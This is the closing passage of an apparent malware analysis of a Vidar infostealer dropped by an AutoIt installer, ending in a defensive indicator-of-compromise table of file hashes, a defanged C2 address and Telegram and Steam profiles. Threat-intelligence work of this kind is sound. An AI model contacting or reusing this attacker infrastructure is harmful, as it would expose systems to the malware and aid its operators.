
Finally, we can see the C2 server inside the strings of the PE file.
IOCs
| Type | Data |
|---|---|
| Main Installer | eee8a68511bd00ff98425cf9e9bd12873a5e742548fe7e2b72add7ff8dbabb24 |
| AutoIt Compiled Script | db25a4b3c36f496d6e248d21470e5b15db002646bb3a7a26377e6b47d99e5058 |
| AutoIt Decompiled Script (Obfuscated) | 5126ba17f47cbf4bf71f26ee4323d26f7585f02ffeaab3ab701bb0155fcc370a |
| Vidar Payload | a90f3da6a644f561acf067cea2655deb285dc1588f17758a43322a739d28930c |
| C2 Server | hxxps[:]//5[.]75[.]220[.]143 |
| Telegram Channel | hxxps[:]//telegram[.]me/tkt1kr |
| Steam Profile | hxxps[:]//steamcommunity[.]com/profiles/76561198770591383 |